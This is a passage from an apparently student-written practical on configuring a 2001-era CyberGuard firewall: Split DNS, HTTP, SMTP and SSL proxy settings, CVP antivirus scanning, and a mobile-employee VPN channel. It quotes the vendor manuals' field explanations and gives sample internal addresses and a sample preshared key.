


Figure 8[11]

Fields Explanation[12]

Enable domain name system
Enables Split DNS. The default is disabled.

Enable as client of Domain Name System server
(Optional) Enables the firewall as a DNS client. Type the IP address (host names are not accepted) of the systems that act as DNS servers for the firewall in the space next to this choice. If this field is left blank, the firewall will direct DNS lookups to hosts as specified in the **db.cache** file which identifies well-known DNS servers on the Internet. Note that this is not a typical firewall configuration.

Disable Domain Name System
Disables Split DNS and removes any DNS-specific packet-filtering rules.

Update packet-filtering rules
Automatically installs packet-filtering rules. Will add rules to make sure external hosts only connect to the external name server and the internal hosts to the internal servers when **Enable domain name system** is checked.
Automatically removes these rules while **Disable domain name system** is checked.

[11] Configuring the Cyberguard Firewall, December 2001, Figure II-29. Split Domain Name System Window - Setup Page
[12] Configuring the Cyberguard Firewall, December 2001, Chapter 7 Split Domain Name System, II-84

Automatically makes the firewall ask for DNS query only when the **Enable as client of Domain Name System server** is checked

Checking **Enable domain name system** and not checking this field requires manual editing of rules in the Packet-Filtering Rules window. The default is to automatically update these rules.




Figure 9[13]

At the servers tab there are two sections, the Public Name Server for the external hosts and the Private Name Server for the Internal Hosts

At the Public Name Server, the <Forwarder Addresses> we filled in the DNS that we refer to for the external hosts.

At the Private Name Server, the <Forwarder Addresses> is by default the External Interfaces address.

[13] Configuring the Cyberguard Firewall, December 2001, Figure II-30. Split Domain Name System Window - Servers Page

HTTP Proxy Settings

The HTTP proxy will manage the web surfing traffic that comes into the network.




Figure 10[14]

Configuration Steps

1. Check the <Enable Proxy Service> for the HTTP.
2. Check the Inbound To Firewall
3. Check the Outbound Through Firewall
4. Check the Update Packet Filtering rules
5. Setup -> choose <Web Server Handler>:Independent
6. <Port Number> choose 80
7. UnCheck the rest.

[14] Configuring SmartProxies for the CyberGuard Firewall, December 2001, Figure III-15. SmartProxies Window - HTTP Setup Page

Fields Explanation[15]

Enable Proxy Service
Enables the proxy for configuration and use. Immediately after the first boot, all proxies are disabled.

Inbound To Firewall
Determines if communication from external systems to the firewall and from the firewall to internal systems is permitted. The server can be located on the firewall or on an internal host.

Inbound Through Firewall
Determines if direct communication from external systems to internal systems is permitted. The server can be located on the firewall or on an internal host.

Outbound To Firewall
Determines if communication from internal systems to the firewall and from the firewall to external systems is permitted. The server can be located on the firewall or on an external host.

Outbound Through Firewall
Determines if direct communication from internal systems to external systems is permitted. The server can be located on the firewall or on an external host.

Update Packet-Filter Rules
Automatically installs packet-filtering rules if **Enable Proxy Service** is checked.
Automatically removes these rules if **Enable Proxy Service** is unchecked.
If **Enable Proxy Service** is checked and **Update Packet-Filter Rules** is unchecked, packet-filtering rules must be manually added.

HTTP Configuration Setup Page option

Web Server Handler
None - No Web page or server.
Built-in - Minimal built-in Web server.
Independent - One or more internal Web servers exist. Configure Web servers on the Servers page.
Port Number One or more ports for the proxy to listen on. One HTTP proxy can connect to and service
multiple ports. The default port is 80; multiple port numbers are separated by spaces.

External Attempt Timeout (seconds)
Breaks the connection of external attempts after specified time. The default is 40 seconds. The minimum is 10 seconds. The maximum recommended is 60 seconds.

[15] Configuring SmartProxies for the CyberGuard Firewall, December 2001, HTTP Setup Page, III-53

Authenticate outbound
Requires internal users to authenticate with a login and password upon the startup of the browser. Users with a UID of 0 will be denied. You must use an authenticating browser and configure it to make connections to the HTTP proxy on the firewall. Configurable HTML forms handle the authentication process. The default is to require authentication.

Enable Websense Enterprise
Enables Websense Enterprise to control, observe, and log access to Web sites and adds the appropriate packet-filtering rules.

Websense Enterprise Server
Host name or IP address of the Websense Enterprise server.

Websense Enterprise Port
Port on which the Websense Enterprise server is listening. Valid port numbers range from 1 through 65535. The default port is 15868.

Enable https throughput / Enable ftp throughput
Enables proxy support for ftp:// and https:// for outbound connections. Proxy authentication
is invoked for these URL types as appropriate.

Servers Menu




Figure 11[16]

At the server menu, key in the IP address of the web server. Note that here we use the internal address not the external address that the web server is mapped to.

Choose the option of <Allow post>, <Allow put> and <Allow delete> if you want to allow this form methods. I have chosen to disable all due to the fact that form posting will only appear in the HTTPS server side.

CVP Menu




Figure 12[17]

1. Key in the CVP Server Address 192.168.30.12

[16] Configuring SmartProxies for the CyberGuard Firewall, December 2001, Figure III-16. SmartProxies Window - HTTP Servers Page

[17] Configuring SmartProxies for the CyberGuard Firewall, December 2001, Figure III-21. SmartProxies Window - CVP Setup Page

2. Key in the CVP Server Port
3. Check Scan Inbound, Scan Outbound and Disinfect
4. Key in the Data Transfer Timeout (seconds) as 60
5. Key in the Connection Timeout (seconds) as 10
6. Check the Enable content scanning method

The information on this page is pretty simple. We choose the action for the Content Vectoring Protocol AntiVirus to do, ie. Scan inbound / outbound traffic and whether to disinfect or not. What are the file you want to exclude and basically which port and IP address is the CVP Server. The Data Connection Timeout is the timeout value for data transfer of any attachment. The Connection Timeout is the value for not able to initiate a connection to the CVP Server.

For the rest of the information on the tab of the HTTP proxy. Please refer to the Cyberguard 5.0 Proxy Menu.

SMTP Proxy




Figure 13[18]

To start the configuration

1. Check the <Enable Proxy Service> for the SMTP.
2. Check the Inbound To Firewall
3. Check the Outbound Through Firewall
4. Check the Update Packet Filtering rules
5. Setup ->< Default Domain Name> key in *giacenterprise.com*
6. <Number of Protocol Errors> Allowed is *5*
7. Check <Post Default Domain for outbound mail>

Fields Explanation[19]

Default Domain Name

Domain name that replaces the internal host name on outbound mail headers. Names may begin with a letter or number, followed by letters, numbers, hyphens, or dots. Names must not contain wild card characters. Typically, this is the same name as the registered domain name specified on the Network Interfaces window or a sub-domain such as *mail.company.com.* The firewall domain name is the default. This is more useful when we have a few domains internally as it hides the intra domains information. In our scenario, it does not make a difference since a single domain is used for all.

Number of Protocol Errors Allowed

Number of allowable attempts to exploit protocol errors. No errors are expected. If the limit is reached, the session terminates. Eg. Commands like ELHO instead of HELO.

Text for X-Proxy Header

Text that will be displayed on the X-Proxy line of the header of e-mail messages. This message can contain up to 40 characters. The default is "*Firewall_Name* protected by Firewall".

Post default domain for outbound mail

[18] Configuring SmartProxies for the CyberGuard Firewall, December 2001, Figure III-15. SmartProxies Window - SMTP Setup Page

[19] Configuring SmartProxies for the CyberGuard Firewall, December 2001, SMTP Setup Page, III-155

Uses Default Domain Name in outbound mail headers. The default is the firewall domain name.




Figure 14[20]

Server Menu

1. Key in the IP address 192.168.30.10 in the <Mail Server>
2. Key in *giacenterprise.com* in the Domains
3. Check <Pass mail for unaliased users to mail server host>

Mail Server

Name or IP address of the internal host to which inbound mail from the external network should be forwarded.

Pass mail for unaliased users to mail server host

Permits unaliased users to receive mail because the internal mail server host, rather than the firewall, handles forwarding. If the user has a mail alias on the firewall, the user's mail is forwarded to the mail server host. If not checked and the user has no alias on the firewall, the mail is refused.

Alias File Name

Name of the alias file for the selected mail server. Use alias files to hide internal mail user names and addresses . Alias files are placed in the **/etc/security/firewall/proxies/** directory. File names must be 32 or fewer characters.

Domains

Inbound mail domain names for this server or domain names that are not replaced inor removed from mail headers. Separate each name with a space. The wild cards ***** (any sequence of characters) and **?** (any one character) are recognized. If the **Default Domain Name** on the Setup page is blank and any of these entries contains no wild

[20] Configuring SmartProxies for the CyberGuard Firewall, December 2001, Figure III-46. SmartProxies Window - SMTP Setup Page

cards, the *first* such entry appears in outbound mail headers. A maximum of 50 domains per mail server is allowed.

Note: The first server is the default server for mail coming to the firewall.




Figure 15[21]

CVP Menu
The setup is the same as the HTTP Proxy Menu CVP as we using the same antivirus server

1. Key in 192.168.30.12 in the <CVP Server Address>
2. Key in 18181 in the <CVP Server Port>
3. Key in 60 in the <Data Transfer Timeout (seconds)>
4. Key in 10 in the <Connection Timeout (seconds)>
5. Check <Scan Inbound>, <Scan Outbound> and <DisInfect>
6. Check <Enable content scanning method>

[21] Configuring SmartProxies for the CyberGuard Firewall, December 2001, Figure III-50. SmartProxies Window – CVP Setup Page

SSL Proxy




Figure 16[22]

To start the configuration

1. Check the <Enable Proxy Service> for the SSL.
2. Check the Inbound To Firewall
3. Check the Outbound Through Firewall
4. Check the Update Packet Filtering rules
5. Setup ->< Web Server Host> key in 192.168.10.9
6. Key in 443 in the <Port Number>
7. Leave the default setting of 40 in <External Attempt Timeout (seconds)

The fields in this proxy are pretty simple. The Webserver host is the SSL Server that we have. You can key in either the IP address or the host name. Port number is the service that your SSL server is listening to and finally the timeout value to break the connection.




Figure 17[23]

[22] Configuring SmartProxies for the CyberGuard Firewall, December 2001, Figure III-57. SmartProxies Window - SSL Setup Page

[23] Configuring SmartProxies for the CyberGuard Firewall, December 2001, Figure III-58. SmartProxies Window - SSL Clients Page (Expanded)

Client Menu

1. Choose * to accept all external connection
2. Key in 192.168.10.9 in the <Servers> to direct the traffic to our SSL server
3. Check <Permit>
4. Leave the rest blank

Fields Explanation

The fields here can be used to control specific SSL connections to specific servers.

Type
Permit – permit the connection from the specify client to the server
Deny – deny the connection from the specify client to the server

Client field – can key in specific IP, IP network and wild cards.
Servers – the IP address of the SSL servers

Tunnel – the normal SSL data stream is encrypted and thus cannot be examined by the firewall, however, by enabling the tunneling, we will be able to force another handshaking between the proxy and the client to verify the protocol

VPN Configuration

1. To create a VPN connection, we need to configure 3 portions in Cyberguard. The packet filtering rules, the VPN secure channels and the PassportOne.

2. The Mobile Employee have to authenticate to the firewall first using Cyberguard propietary authentication module PassportOne. This will capture the Client's Dynamic IP address.

Secure Channel Information

1. Secure Channel Name : MobileEmployee
2. Peer Type : Host
3. Interface : ee00 (external Interface)
4. Establish Key Using : IKE Preshared Secret : m0b114u54r
5. IKE Protection Strategy : Strategy1




Figure 18 Screen Capture from Cyberguard Secure VPN Channel Menu

Details of Strategy1

IKE Protection Strategy	Encryption Algorithm	Hash algorithm	Diffe-Hellman Group	SA Lifetime	SA Lifetime in Kilobytes
Strategy 1	3DES-cbc	Sha-1	2	3600	Unspecified

